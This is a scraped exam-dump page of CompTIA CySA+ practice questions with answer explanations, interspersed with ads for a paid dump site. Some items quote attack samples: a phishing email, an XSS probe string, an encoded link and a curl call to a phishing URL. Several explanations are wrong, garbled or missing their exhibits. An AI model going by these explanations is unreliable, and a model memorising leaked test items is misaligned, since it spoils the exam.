CuramSoftware.CS0-003.v2026-09-21.q313

Exam Code:	CS0-003
Exam Name:	CompTIA Cybersecurity Analyst (CySA+) Certification Exam
Certification Provider:	Curam Software
Free Question Number:	313
Version:	v2026-09-21
# of views:	105
# of Questions views:	3130
https://www.freecram.net/torrent/CuramSoftware.CS0-003.v2026-09-21.q313.html	

NEW QUESTION: 1
Which of the following is best suited for determining the methods of an adversary?
A. OWASP
B. Penetration Test Framework
C. OSSTMM
D. Diamond Model of Intrusion Analysis
Answer: (SHOW ANSWER)
The Diamond Model of Intrusion Analysis is specifically designed to analyze adversary activity by examining the relationships among the adversary, infrastructure, capabilities, and victims. It helps security analysts understand how attackers operate, identify their methods and behaviors, and develop intelligence about their tactics, techniques, and procedures (TTPs).

NEW QUESTION: 2
A small company does not have enough staff to effectively segregate duties to prevent error and fraud in payroll management. The Chief Information Security Officer (CISO) decides to maintain and review logs and audit trails to mitigate risk. Which of the following did the CISO implement?
A. Corrective controls
B. Compensating controls
C. Operational controls
D. Administrative controls
Answer: (SHOW ANSWER)
Compensating controls are alternative controls that provide a similar level of protection as the original controls, but are used when the original controls are not feasible or cost-effective. In this case, the CISO implemented compensating controls by reviewing logs and audit trails to mitigate the risk of error and fraud in payroll management, since segregating duties was not possible due to the small staff size.

NEW QUESTION: 3
An analyst is evaluating a vulnerability management dashboard. The analyst sees that a previously remediated vulnerability has reappeared on a database server. Which of the following is the most likely cause?
A. The finding is a false positive and should be ignored.
B. A rollback had been executed on the instance.
C. The vulnerability scanner was configured without credentials.

D. The vulnerability management software needs to be updated.
Answer: (SHOW ANSWER)
A rollback had been executed on the instance. If a database server is restored to a previous state, it may reintroduce a vulnerability that was previously fixed. This can happen due to backup and recovery operations, configuration changes, or software updates. A rollback can undo the patching or mitigation actions that were applied to remediate the vulnerability.

NEW QUESTION: 4
Which of the following choices is most likely to cause obstacles in vulnerability remediation?
A. Not meeting an SLA
B. Patch prioritization
C. Organizational governance
D. Proprietary systems
Answer: (SHOW ANSWER)

NEW QUESTION: 5
A security analyst is investigating a reported phishing attempt that was received by many users throughout the company. The text of one of the emails is shown below:


Return-Path: <security@off1ce365.com >
Received: from [122.167.40.119]
Message-ID: <FE3638ACA.2020509@off1ce365.com>
Date: 23 May 2020 11:40:36 -0400
From: security@off1ce365.com
X-Accept-Language: en-us, en
MIME-Version: 1.0
To: Paul Vieira <pvieira@company.com>
Subject: Account Lockout
Content-Type: HTML;

Office 365 User,

It looks like your account has been locked out. Please click this link and follow the prompts to restore access.

Regards,
Security Team

freecram.net

Due to the size of the company and the high storage requirements, the company does not log DNS requests or perform packet captures of network traffic, but it does log network flow data.
Which of the following commands will the analyst most likely execute NEXT?
A. telnet office365.com 25
B. tracert 122.167.40.119
C. curl http://accountfix-office365.com/login.php
D. nslookup accountfix-office365.com
Answer: (SHOW ANSWER)
A tracert would not help here on the investigation. Only a Lookup to know the IP would help.

NEW QUESTION: 6

An e-commerce organization recently experienced a cyberattack. During a lessons learned meeting, a cybersecurity analyst requests that the RTO is prioritized. Which of the following is the greatest concern?

A. Integrity

B. Availability

C. Non-repudiation

D. Confidentiality

Answer: (SHOW ANSWER)

Prioritizing the Recovery Time Objective (RTO) focuses on how quickly services must be restored after an incident. This directly relates to availability, ensuring that systems and services are accessible to users within an acceptable time frame.

NEW QUESTION: 7

Which of the following best explains the importance of communicating unusual alert findings?

A. To provide better metrics related to activities

B. To identify who found the activity

C. To ensure activities are properly investigated

D. To define how each activity is triaged

Answer: (SHOW ANSWER)

Communicating unusual alert findings ensures that potentially significant security activities receive appropriate attention and investigation. What initially appears unusual may indicate a developing threat, compromise, or control failure, and timely communication helps analysts validate, investigate, and respond before the issue escalates.

NEW QUESTION: 8

A security analyst is trying to validate the results of a web application scan with Burp Suite. The security analyst performs the following:



Which of the following vulnerabilities is the security analyst trying to validate?

A. SQL injection

B. LFI

C. XSS

D. CSRF

Answer: (SHOW ANSWER)

The security analyst is validating a Local File Inclusion (LFI) vulnerability, as indicated by the "/.../.../.../" in the GET request which is a common indicator of directory traversal attempts associated with LFI. The other options are not relevant for this purpose: SQL injection involves injecting malicious SQL statements into a database query; XSS involves injecting malicious scripts into a web page; CSRF involves tricking a user into performing an unwanted action on a web application.

NEW QUESTION: 9
Which of the following should a cybersecurity analyst utilize when a notification is inaccurate?
A. Data enrichment
B. Dashboard creation
C. Threat hunting
D. Alert tuning
Answer: D (LEAVE A REPLY)
Alert tuning adjusts detection rules and thresholds to reduce false positives, ensuring notifications are more accurate and actionable for the cybersecurity analyst.

NEW QUESTION: 10
A security analyst has found the following suspicious DNS traffic while analyzing a packet capture:
- DNS traffic while a tunneling session is active.
- The mean time between queries is less than one second.
- The average query length exceeds 100 characters.
Which of the following attacks most likely occurred?
Freecram.net
A. DNS exfiltration
B. DNS spoofing
C. DNS zone transfer
D. DNS poisoning
Answer: (SHOW ANSWER)
DNS exfiltration is a technique that uses the DNS protocol to transfer data from a compromised network or device to an attacker-controlled server. DNS exfiltration can bypass firewall rules and security products that do not inspect DNS traffic. The characteristics of the suspicious DNS traffic in the question match the indicators of DNS exfiltration, such as:
DNS traffic while a tunneling session is active: This implies that the DNS protocol is being used to create a covert channel for data transfer.
The mean time between queries is less than one second: This implies that the DNS queries are being sent at a high frequency to maximize the amount of data transferred. The average query length exceeds 100 characters: This implies that the DNS queries are encoding large amounts of data in the subdomains or other fields of the DNS packets.

NEW QUESTION: 11
A security analyst needs to support an organization's legal case against a threat actor. Which of the following processes provides the best way to assist in the prosecution of the case?
A. Chain of custody
B. Forensic analysis
C. Evidence gathering
D. Securing the scene
Answer: (SHOW ANSWER)

NEW QUESTION: 12
An organization wants to ensure the privacy of the data that is on its systems. Full disk encryption and DLP are already in use. Which of the following is the BEST option?
A. Require all remote employees to sign an NDA
B. Enforce geofencing to limit data accessibility

C. Require users to change their passwords more frequently
D. Update the AUP to restrict data sharing
Answer: (SHOW ANSWER)
Privacy is control over your data. An NDA doesn't necessarily enforce anything. Anyone can still blab. However, if you're geofencing, folks can only access it from the specified area(s). That's enforcing control.

NEW QUESTION: 13
A vulnerability analyst is writing a report documenting the newest, most critical vulnerabilities identified in the past month. Which of the following public MITRE repositories would be best to review?
A. Cyber Threat Intelligence
B. Common Vulnerabilities and Exposures
C. Cyber Analytics Repository
D. ATT&CK
Answer: (SHOW ANSWER)
The Common Vulnerabilities and Exposures (CVE) is a public repository of standardized identifiers and descriptions for common cybersecurity vulnerabilities. It helps security analysts to identify, prioritize, and report on the most critical vulnerabilities in their systems and applications.
The other options are not relevant for this purpose: Cyber Threat Intelligence (CTI) is a collection of information and analysis on current and emerging cyber threats; Cyber Analytics Repository (CAR) is a knowledge base of analytics developed by MITRE based on the ATT&CK adversary model; ATT&CK is a globally- accessible knowledge base of adversary tactics and techniques based on real-world observations.

NEW QUESTION: 14
Which of the following is an important aspect that should be included in the lessons-learned step after an incident?
A. Identify any improvements or changes in the incident response plan or procedures
B. Determine if an internal mistake was made and who did it so they do not repeat the error
C. Present all legal evidence collected and turn it over to iaw enforcement
D. Discuss the financial impact of the incident to determine if security controls are well spent
Answer: (SHOW ANSWER)
An important aspect that should be included in the lessons-learned step after an incident is to identify any improvements or changes in the incident response plan or procedures. The lessons-learned step is a process that involves reviewing and evaluating the incident response activities and outcomes, as well as identifying and documenting any strengths, weaknesses, gaps, or best practices. Identifying any improvements or changes in the incident response plan or procedures can help enhance the security posture, readiness, or capability of the organization for future incidents

NEW QUESTION: 15
A security analyst responds to an incident and finds the attacker embedded in the critical infrastructure. There is no evidence of lateral movement in the past 30 days. Which of the following is the most likely type of threat actor in the system?
A. Script kiddie
B. Organized crime
C. Hacktivist
D. Nation-state
Answer: D (LEAVE A REPLY)
A nation-state threat actor is the most likely candidate because these actors are known for establishing long-term, persistent access to critical infrastructure targets. Their objectives often involve espionage, strategic positioning, or preparation for future operations, allowing them to remain embedded within systems for extended periods while minimizing detectable activity such as lateral movement.

NEW QUESTION: 16
A developer downloaded and attempted to install a file transfer application in which the installation package is bundled with adware. The next-generation antivirus software prevented the file from executing, but it did not remove the file from the device. Over the next few days, more developers tried to download and execute the offending file. Which of the following changes should be made to the security tools to BEST remedy the issue?
A. Blacklist the hash in the next-generation antivirus system.
B. Manually delete the file from each of the workstations.
C. Remove administrative rights from all developer workstations.
D. Block the download of the file via the web proxy.
Answer: (SHOW ANSWER)
In the question it states that the anti-virus is already preventing the file from executing, but it did not remove the file from the device. Later, more developers tried to DOWNLOAD and execute the same file. If the anti-virus is already preventing the execution of the file, then the real issue is the downloading of the file. By blocking the download, you can prevent anyone else from downloading that file while the AV is already preventing the execution of it. Unless by "blacklist" they also mean automatic deletion of said file when discovered and/or prevent it from being downloaded too.

Valid CS0-003 Dumps shared by EduDump.com for Helping Passing CS0-003 Exam! EduDump.com now offer the **newest CS0-003 exam dumps**, the EduDump.com CS0-003 exam **questions have been updated** and **answers have been corrected** get the **newest** EduDump.com CS0-003 dumps with Test Engine here: https://www.edudump.com/exams/CuramSoftware/CS0-003/premium/ (**490** Q&As Dumps, **35%OFF** **Special Discount Code:** **freecram**)

NEW QUESTION: 17
The DevSecOps team is remediating an SSRF issue on the company's public-facing website.
Which of the following is the best mitigation technique to address this issue?
A. Place a WAF in front of the web server.
B. Install a CASB in front of the web server
C. Put a forward proxy in front of the web server.
D. Implement MFA in front of the web server
Answer: (SHOW ANSWER)
A Web Application Firewall (WAF) is the best mitigation for Server-Side Request Forgery (SSRF) because it can inspect, filter, and block malicious requests attempting to exploit SSRF vulnerabilities before they reach the web server.

NEW QUESTION: 18
Which of the following best describes the action a technical team should take during the containment phase of a security breach?
A. Make vulnerability scan reports available to the appropriate teams.
B. Create automation scripts for immediate isolation.
C. Maintain a reliable patch management solution.
D. Specify clear and defined incident response roles.
Answer: (SHOW ANSWER)
During the containment phase, the primary objective is to limit the spread and impact of the security incident by isolating affected systems or segments of the network. Creating automation scripts that can immediately isolate compromised hosts or block malicious activity helps rapidly contain the breach and prevent further damage.

NEW QUESTION: 19

A security manager reviews the permissions for the approved users of a shared folder and finds accounts that are not on the approved access list. While investigating an incident, a user discovers data discrepancies in the file. Which of the following best describes this activity?

A. Filesystem anomaly

B. Illegal software

C. Unauthorized changes

D. Data exfiltration

Answer: (SHOW ANSWER)

The discovery of unapproved accounts accessing shared data, along with data discrepancies, strongly indicates unauthorized changes.

Indicators of Unauthorized Changes:

Unexpected user permissions found during audits.

Modified or deleted data without proper documentation.

Altered system or security configurations, allowing unintended access.

NEW QUESTION: 20

A managed service provider manages servers in customer-assigned Internet Protocol spaces. The provider discovers that these servers are not included in scheduled network scans, but the provider cannot scan the servers without the customers' explicit permission. Which of the following scanning methods should the provider use to scan these individual servers?

Freecram.net

A. Agent-based scans

B. System baseline scans

C. External network scans

D. Device fingerprinting

Answer: (SHOW ANSWER)

Agent-based scans allow security assessments to be performed directly on individual servers without requiring network-level scanning permissions, making them suitable when servers reside in customer-controlled IP spaces and explicit consent is needed per system.

NEW QUESTION: 21

Which of the following is the practice of controlling how evidence is handled to ensure its integrity during an investigation?

A. Chain of custody

B. Root cause analysis

C. Incident response

D. Evidence collection

Answer: (SHOW ANSWER)

Chain of custody is the documented process that tracks the collection, handling, and storage of evidence to ensure its integrity and admissibility throughout an investigation.

NEW QUESTION: 22

A security analyst reviews the following results of a Nikto scan:

Which of the following should the security administrator investigate next?

A. tiki

B. shtml.exe

C. phpList

D. sshome
Answer: (SHOW ANSWER)

NEW QUESTION: 23
After detecting possible malicious external scanning, an internal vulnerability scan was performed, and a critical server was found with an outdated version of JBoss. A legacy application that is running depends on that version of JBoss. Which of the following actions should be taken FIRST to prevent server compromise and business disruption at the same time?
A. Make a backup of the server and update the JBoss server that is running on it.
B. Contact the vendor for the legacy application and request an updated version.
C. Create a proper DMZ for outdated components and segregate the JBoss server.
D. Apply visualization over the server, using the new platform to provide the JBoss service for the legacy application as an external service.
Answer: C (LEAVE A REPLY)
The DMZ is a special network zone designed to house systems that receive connections from the outside world, such as web and email servers. Sound firewall designs place these systems on an isolated network where, if they become compromised, they pose little threat to the internal network because connections between the DMZ and the internal network must still pass through the firewall and are subject to its security policy.

NEW QUESTION: 24
Which of the following is a circumstance in which a security operations manager would most likely consider using automation?
A. The generation of NIDS rules based on received STIX messages
B. The fulfillment of privileged access requests to enterprise domain controllers.
C. The verification of employee identities prior to initial PKI enrollment
D. The analysis of suspected malware binaries captured by an email gateway
Answer: (SHOW ANSWER)
Automating the generation of NIDS (Network Intrusion Detection System) rules based on Structured Threat Information eXpression (STIX) messages is a practical use of automation in security operations .

NEW QUESTION: 25
A cybersecurity analyst has recovered a recently compromised server to its previous state. Which of the following should the analyst perform next?
A. Eradication
B. Isolation
C. Reporting
D. Forensic analysis
Answer: (SHOW ANSWER)
After recovering a compromised server to its previous state, the analyst should perform forensic analysis to determine the root cause, impact, and scope of the incident, as well as to identify any indicators of compromise, evidence, or artifacts that can be used for further investigation or prosecution.

NEW QUESTION: 26
Which of the following best explains the importance of utilizing an incident response playbook?
A. It prioritizes the business-critical assets for data recovery.
B. It establishes actions to execute when inputs trigger an event.
C. It documents the organization asset management and configuration.
D. It defines how many disaster recovery sites should be staged.
Answer: (SHOW ANSWER)

Incident response playbooks provide a structured step-by-step guide for handling security incidents. They define actions to take when specific threat indicators or events occur, ensuring a coordinated and consistent response.

NEW QUESTION: 27
A vulnerability scanner has identified an out-of-support database software version running on a server. The software update will take six to nine months to complete. The management team has agreed to a one-year extended support contract with the software vendor. Which of the following BEST describes the risk treatment in this scenario?
A. The company is transferring the risk for the vulnerability to the software vendor.
B. The company is accepting the inherent risk of the vulnerability.
C. The extended support contract changes this vulnerability finding to a false positive.
D. The extended support mitigates any risk associated with the software.
Answer: B (LEAVE A REPLY)

NEW QUESTION: 28
A company is in the process of implementing a vulnerability management program, and there are concerns about granting the security team access to sensitive data. Which of the following scanning methods can be implemented to reduce the access to systems while providing the most accurate vulnerability scan results?
A. Credentialed network scanning
B. Passive scanning
C. Agent-based scanning
D. Dynamic scanning
Answer: (SHOW ANSWER)
Agent-based scanning is a method that involves installing software agents on the target systems or networks that can perform local scans and report the results to a central server or console.
Agent- based scanning can reduce the access to systems, as the agents do not require any credentials or permissions to scan the local system or network. Agent-based scanning can also provide the most accurate vulnerability scan results, as the agents can scan continuously or on- demand, regardless of the system or network status or location.

NEW QUESTION: 29
A company's domain has been spooled in numerous phishing campaigns. An analyst needs to determine the company is a victim of domain spoofing, despite having a DMARC record that should tell mailbox providers to ignore any email that fails DMARC upon review of the record, the analyst finds the following:
v=DMARC1; p=none; fo=0; rua=mailto:security@company.com;
ruf=mailto:security@company.com; adkim=r; rf=afrf; ri=86400;
Which of the following BEST explains the reason why the company's requirements are not being processed correctly by mailbox providers?
A. The DMARC record's DKIM alignment tag Is incorrectly configured.
B. The DMARC record's policy tag is incorrectly configured.
C. The DMARC record does not have an SPF alignment lag.
D. The DMARC record's version tag is set to DMARC1 instead of the current version, which is DMARC3.
Answer: (SHOW ANSWER)
p=none - Take no action on the message and deliver it to the intended recipient.
It should be p=reject or p=qarantine

NEW QUESTION: 30

During a review of recent network traffic, an analyst realizes the team has seen this same traffic multiple times in the past three weeks, and it resulted in confirmed malware activity. The analyst also notes there is no other alert in place for this traffic After resolving the security incident, which of the following would be the BEST action for the analyst to take to increase the chance of detecting this traffic in the future?

Freecram.net

A. Note the security incident so other analysts are aware the traffic is malicious
B. Communicate the security incident to the threat team for further review and analysis
C. Share details of the security incident with the organization's human resources management team
D. Report the security incident to a manager for inclusion in the daily report
Answer: (SHOW ANSWER)

NEW QUESTION: 31
An organization performs software assurance activities and reviews some web framework code that uses exploitable jquerymodules. Which of the following tools or techniques should the organization use to help identify these issues?
A. Security Content Automation Protocol
B. Application fuzzing
C. Common weakness enumeration
D. Static analysis
Answer: (SHOW ANSWER)
Static analysis inspects source code or binaries without executing the program, helping identify insecure coding patterns like the use of exploitable jQuery modules. It's ideal for detecting vulnerabilities early in the software development lifecycle.

Valid CS0-003 Dumps shared by EduDump.com for Helping Passing CS0-003 Exam! EduDump.com now offer the **newest CS0-003 exam dumps**, the EduDump.com CS0-003 exam **questions have been updated** and **answers have been corrected** get the **newest** EduDump.com CS0-003 dumps with Test Engine here: https://www.edudump.com/exams/CuramSoftware/CS0-003/premium/ (**490** Q&As Dumps, **35%OFF** **Special Discount Code:** **freecram**)

NEW QUESTION: 32
An analyst is reviewing a vulnerability report for a server environment with the following entries:

Vulnerability	Severity	CVSS v3	Host IP	Crown jewel	Exploit available
EOL/Obsolete Log4j v1.x	5	-	54.73.224.15	No	No
EOL/Obsolete Log4j v1.x	5	-	54.73.225.17	Yes	No
EOL/Obsolete Log4j v1.x	5	-	10.101.27.98	Yes	No
Microsoft Windows Security Update	4	8.2	10.100.10.52	No	Yes
Microsoft Windows Security Update	4	8.2	54.74.110.26	No	Yes
Microsoft Windows Security Update	4	8.2	54.74.110.228	Yes	Yes
Oracle Java Critical Patch	3	6.9	10.101.25.65	Yes	No
Oracle Java Critical Patch	3	6.9	54.73.225.17	Yes	No
Oracle Java Critical Patch	3	6.9	10.101.27.98	Yes	No

freecram.net

Which of the following systems should be prioritized for patching first?

A. 54.73.225.17

B. 54.74.110.26

C. 54.74.110.228

D. 10.101.27.98

Answer: (SHOW ANSWER)

NEW QUESTION: 33

During routine monitoring a security analyst identified the following enterprise network traffic:

Packet capture output:

No.	Source	Destination	Protocol	Info
105	66.187.224.210	192.168.12.21	DNS	Standard query response A 209.132.177.50
106	192.168.12.21	209.132.177.50	TCP	48890 > http [SYN] Seq=0 len=0 MSS=1460 TSV=1535
107	209.132.177.50	192.168.12.21	TCP	http > 48890 [SYN, ACK] Seq=0 Ack=1 Win=5792 len=0
108	192.168.12.21	209.132.177.50	TCP	48890 > http [ACK] Seq=1 Ack=1 len=0
109	192.168.12.21	209.132.177.50	HTTP	GET / HTTP/1.1

freecram.net

Which of the following BEST describes what the security analyst observed?

A. 192.168.12.21 made a TCP connection to 209.132.177.50

B. 209.132.177.50 set up a TCP reset attack to 192.168.12.21

C. 192.168.12.21 made a TCP connection to 66.187.224.210

D. 66.187.224.210 set up a DNS hijack with 192.168.12.21.
Answer: (SHOW ANSWER)

NEW QUESTION: 34
After a recent vulnerability report for a server is presented, a business must decide whether to secure the company's web-based storefront or shut it down. The developer is not able to fix the zero-day vulnerability because a patch does not exist yet. Which of the following is the best option for the business?
A. Limit the API request for new transactions until a patch exists.
B. Take the storefront offline until a patch exists.
C. Identify the degrading functionality.
D. Put a WAF in front of the storefront.
Answer: (SHOW ANSWER)
A WAF enforces input validation rules, which prevent attackers from sending malicious payloads to the application: Filters or sanitizes requests for SQL, XSS, and other injection attempts. Blocks unauthorized file uploads or parameter tampering.

NEW QUESTION: 35
After a security assessment was done by a third-party consulting firm, the cybersecurity program recommended integrating DLP and CASE to reduce analyst alert fatigue. Which of the following is the best possible outcome that this effort hopes to achieve?
A. SIEM ingestion logs are reduced by 20%.
B. Phishing alerts drop by 20%.
C. False positive rates drop to 20%.
D. The MTTR decreases by 20%.
Answer: C (LEAVE A REPLY)
Reducing the rate of false positives is directly tied to reducing alert fatigue. Analysts spend a significant amount of time dealing with false positives, which can lead to burnout and missed genuine threats. By lowering the false positive rate, the quality of alerts improves, making the analysts work more efficient.

NEW QUESTION: 36
A security analyst observed the following activities in chronological order:
1. Protocol violation alerts on external firewall
2. Unauthorized internal scanning activity
3. Changes in outbound network performance
Which of the following best describes the goal of the threat actor?
A. Unusual traffic spikes
B. Irregular peer-to-peer communication
C. Data exfiltration
D. Rogue devices
Answer: (SHOW ANSWER)

NEW QUESTION: 37
A security alert was triggered when an end user tried to access a website that is not allowed per organizational policy. Since the action is considered a terminable offense, the SOC analyst collects the authentication logs, web logs, and temporary files, reflecting the web searches from the user's workstation, to build the case for the investigation. Which of the following is the best way to ensure that the investigation complies with HR or privacy policies?

A. Create a timeline of events detailing the date stamps, user account hostname and IP information associated with the activities
B. Ensure that the case details do not reflect any user-identifiable information Password protect the evidence and restrict access to personnel related to the investigation
C. Create a code name for the investigation in the ticketing system so that all personnel with access will not be able to easily identify the case as an HR-related investigation
D. Notify the SOC manager for awareness after confirmation that the activity was intentional
Answer: (SHOW ANSWER)
The best way to ensure that the investigation complies with HR or privacy policies is to ensure that the case details do not reflect any user-identifiable information, such as name, email address, phone number, or employee ID. This can help protect the privacy and confidentiality of the user and prevent any potential discrimination or retaliation. Additionally, password protecting the evidence and restricting access to personnel related to the investigation can help preserve the integrity and security of the evidence and prevent any unauthorized or accidental disclosure or modification.

NEW QUESTION: 38
A security analyst is reviewing events that occurred during a possible compromise. The analyst obtains the following log:

Time stamp	Message
20:06:05	LDAP: A read operation was performed on an object: Domain Admins
20:06:05	LDAP: A read operation was performed on an object: Domain Servers
20:06:09	EDR: A local group was enumerated: Administrators
20:06:23	EDR: SMB connection attempts to multiple hosts from single host: PC021

freecram.net
Which of the following is most likely occurring, based on the events in the log?
A. An adversary is attempting to find the shortest path of compromise.
B. An adversary is performing a vulnerability scan.
C. An adversary is escalating privileges.
D. An adversary is performing a password stuffing attack.
Answer: (SHOW ANSWER)
Based on the events in the log, the most likely occurrence is that an adversary is performing a vulnerability scan. The log shows LDAP read operations and EDR enumerating local groups, which are indicative of an adversary scanning the system to find vulnerabilities or sensitive information. The final entry shows SMB connection attempts to multiple hosts from a single host, which could be a sign of network discovery or lateral movement.

NEW QUESTION: 39
A security analyst found the following vulnerability on the company's website:
<INPUT TYPE="IMAGE" SRC="javascript:alert(`test');">
Which of the following should be implemented to prevent this type of attack in the future?
A. Input sanitization
B. Output encoding
C. Code obfuscation
D. Prepared statements
Answer: (SHOW ANSWER)
This is a type of web application vulnerability called cross-site scripting (XSS), which allows an attacker to inject malicious code into a web page that is viewed by other users. XSS can be used to steal cookies, session tokens, credentials, or other sensitive information, or to perform actions on behalf of the victim.

Input sanitization is a technique that prevents XSS attacks by checking and filtering the user input before processing it. Input sanitization can remove or encode any characters or strings that may be interpreted as code by the browser, such as <, >, ", ', or javascript:. Input sanitization can also validate the input against a predefined format or range of values, and reject any input that does not match.
Output encoding is a technique that prevents XSS attacks by encoding the output before sending it to the browser. Output encoding can convert any characters or strings that may be interpreted as code by the browser into harmless entities, such as <, >, ", ', or javascript:.
Output encoding can also escape any special characters that may have a different meaning in different contexts, such as , /, or ;.
Code obfuscation is a technique that makes the source code of a web application more difficult to read and understand by humans. Code obfuscation can use techniques such as renaming variables and functions, removing comments and whitespace, replacing literals with expressions, or adding dummy code. Code obfuscation can help protect the intellectual property and trade secrets of a web application, but it does not prevent XSS attacks.

NEW QUESTION: 40

A company classifies security groups by risk level. Any group with a high-risk classification requires multiple levels of approval for member or owner changes. Which of the following inhibitors to remediation is the company utilizing?

Freecram.net

A. Organizational governance
B. MOU
C. SLA
D. Business process interruption
Answer: (SHOW ANSWER)
This scenario describes a strict governance policy requiring multiple approvals for high-risk security group changes. Organizational governance refers to policies that enforce security controls and approval workflows.

NEW QUESTION: 41
When vulnerabilities are identified weeks after the disclosure, which of the following KPIs most likely needs to be adjusted?
A. Mean time to acknowledge
B. Mean time to respond
C. Mean time to detect
D. Mean time to resolve
Answer: (SHOW ANSWER)
Mean Time to Detect (MTTD) measures how quickly vulnerabilities or security issues are identified after they become known or occur. If vulnerabilities are being discovered weeks after public disclosure, the organization's detection process is too slow, indicating that the MTTD KPI needs improvement.

NEW QUESTION: 42
An analyst is suddenly unable to enrich data from the firewall. However, the other open intelligence feeds continue to work. Which of the following is the most likely reason the firewall feed stopped working?
A. The firewall service account was locked out.
B. The firewall was using a paid feed.
C. The firewall certificate expired.
D. The firewall failed open.
Answer: (SHOW ANSWER)
The firewall certificate expired. If the firewall uses a certificate to authenticate and encrypt the feed, and the certificate expires, the feed will stop working until the certificate is renewed or replaced. This can affect the data enrichment process and the security analysis.

NEW QUESTION: 43
An analyst is reviewing system logs while threat hunting:

Time	Host	Parent Process	Child Process
1:15PM	PC1	wininit.exe	services.exe
1:15PM	PC3	outlook.exe	excel.exe
1:15PM	PC2	explorer.exe	chrome.exe
1:15PM	PC1	wininit.exe	lsass.exe
1:16PM	PC1	services.exe	svchost.exe
1:16PM	PC5	cmd.exe	calc.exe
1:16PM	PC3	excel.exe	procdunp.exe
1:16PM	PC4	explorer.exe	mstsc.exe
1:17PM	PC5	explorer.exe	firefox.exe

Which of the following hosts should be investigated first?
A. PC1
B. PC2
C. PC3
D. PC4
E. PC5
Answer: (SHOW ANSWER)
User gets a malicious Excel file via email and when opened Excel opens "procdunp.exe".

NEW QUESTION: 44
A Chief Executive Officer (CEO) is concerned the company will be exposed lo data sovereignty issues as a result of some new privacy regulations to help mitigate this risk. The Chief Information Security Officer (CISO) wants to implement an appropriate technical control. Which of the following would meet the requirement?
A. Data masking procedures
B. Enhanced encryption functions
C. Regular business impact analysis functions
D. Geographic access requirements
Answer: (SHOW ANSWER)
Data Sovereignty means that data is subject to the laws and regulations of the geographic location where that data is collected and processed. Data sovereignty is a country-specific requirement that data must remain within the borders of the jurisdiction where it originated. At its core, data sovereignty is about protecting sensitive, private data and ensuring it remains under the control of its owner.

NEW QUESTION: 45
A security administrator has found indications of dictionary attacks against the company's external- facing portal. Which of the following should be implemented to best mitigate the password attacks?
A. Multifactor authentication
B. Password complexity
C. Web application firewall
D. Lockout policy
Answer: (SHOW ANSWER)
Dictionary attacks involve an attacker attempting to guess passwords by using a list of common passwords. Implementing a lockout policy is effective because it limits the number of login attempts, thereby hindering the attacker's ability to repeatedly attempt different passwords.
Lockout policies are standard in cybersecurity practices to prevent brute-force and dictionary attacks by temporarily disabling an account after a certain number of failed login attempts.

NEW QUESTION: 46
An analyst reviews the following list of vulnerabilities:

CVE ID	CVSS	Weaponized	Count	Location
2024-9837	9.2	Yes	58	Internal
2024-9964	9.0	Yes	37	Internal
2023-8524	9.1	Yes	24	External
2024-1587	8.7	Yes	55	Internal

freecram.net

The analyst determines that CVE-2023-8524 is the highest priority for remediation and should be patched immediately. Which of the following did the analyst use to determine the priority of remediation efforts?
A. Context awareness
B. Criticality
C. Exploit availability
D. Recurrence
Answer: (SHOW ANSWER)
The analyst used context awareness to prioritize remediation. Although CVE-2023-8524 does not have the highest CVSS score or the highest number of affected systems, it is weaponized and located on an external-facing asset. External exposure significantly increases the likelihood of exploitation and potential business impact, making it the highest-priority vulnerability to patch.

Valid CS0-003 Dumps shared by EduDump.com for Helping Passing CS0-003 Exam! EduDump.com now offer the **newest CS0-003 exam dumps**, the EduDump.com CS0-003 exam **questions have been updated** and **answers have been corrected** get the **newest** EduDump.com CS0-003 dumps with Test Engine here: https://www.edudump.com/exams/CuramSoftware/CS0-003/premium/ (**490** Q&As Dumps, **35%OFF** **Special Discount Code:** **freecram**)

NEW QUESTION: 47
A security analyst discovers an ongoing ransomware attack while investigating a phishing email.
The analyst downloads a copy of the file from the email and isolates the affected workstation from the network. Which of the following activities should the analyst perform next?
A. Wipe the computer and reinstall software
B. Shut down the email server and quarantine it from the network
C. Acquire a bit-level image of the affected workstation
D. Search for other mail users who have received the same file
Answer: (SHOW ANSWER)
Searching for other mail users who have received the same file is the best activity to perform next, as it helps to identify and contain the scope of the ransomware attack and prevent further damage. Ransomware is a type of malware that encrypts files on a system and demands payment for their decryption. Ransomware can spread through phishing emails that contain malicious attachments or links that download the ransomware. By searching for other mail users who have received the same file, the analyst can alert them not to open it, delete it from their inboxes, and scan their systems for any signs of infection. The other activities are not as urgent or effective as searching for other mail users who have received the same file, as they do not address the immediate threat of ransomware spreading or affecting more systems. Wiping the computer and reinstalling software may restore the functionality of the affected workstation, but it will also erase any evidence of the ransomware attack and make recovery of encrypted files impossible. Shutting down the email server and quarantining it from the network may stop the delivery of more phishing emails, but it will also disrupt normal communication and operations for the organization. Acquiring a bit-level image of the affected workstation may preserve the evidence of the ransomware attack, but it will not help to stop or remove the ransomware or decrypt the files.

NEW QUESTION: 48
Which of the following best describes the reporting metric that should be utilized when measuring the degree to which a system application, or user base is affected by an uptime availability outage?
A. Timeline
B. Evidence
C. Impact
D. Scope
Answer: (SHOW ANSWER)
The impact metric is the best way to measure the degree to which a system, application, or user base is affected by an uptime availability outage. The impact metric quantifies the consequences of the outage in terms of lost revenue, productivity, reputation, customer satisfaction, or other relevant factors. The impact metric can help prioritize the recovery efforts and justify the resources needed to restore the service.

NEW QUESTION: 49
A security analyst receives an alert with the following packet capture:

Frame	Time	Source	Destination	Protocol	Size	Info
2563	14.0825515	10.203.10.23	10.203.10.17	TCP	54	52426 → 80 [SYN]
2564	14.0826317	10.203.10.23	10.203.10.17	TCP	54	34880 → 443 [SYN]
2565	14.0827187	10.203.10.23	10.203.10.17	TCP	54	443 → 34880 [RST, ACK]
2566	14.0827229	10.203.10.23	10.203.10.17	TCP	54	80 → 52426 [RST, ACK]

freecram.net
Which of the following conclusions should the analyst reach about this incident?
A. EnCase is enumerating a server.
B. A Nessus proxy is manipulating traffic.
C. An Nmap scan is occurring.
D. Metasploit is installing on a target.
Answer: (SHOW ANSWER)
The capture shows rapid SYNs to two well_known ports (80 and 443) from the same source, immediately followed by RSTs from the target - classic behavior of a SYN-based port scan. Nmap's default scan (SYN scan) operates exactly this way, probing ports and tearing down connections if no SYN_ACK is returned.

NEW QUESTION: 50
A user reports a message as suspicious to the IT security team. An analyst reviews the message and notices that the following text string becomes a hyperlink in an email:
%77%77%77%2e%63%6f%6d%70%74%69%61%2e%63%6f%6d
Which of the following would most likely explain this behavior?
Freecram.net
A. The string contains obfuscated JavaScript shellcode
B. The text is encoded and designed to bypass spam filters.
C. The email client has a parsing error elsewhere in the message.
D. The sandboxed PC used for testing has non-default configurations.

Answer: (SHOW ANSWER)
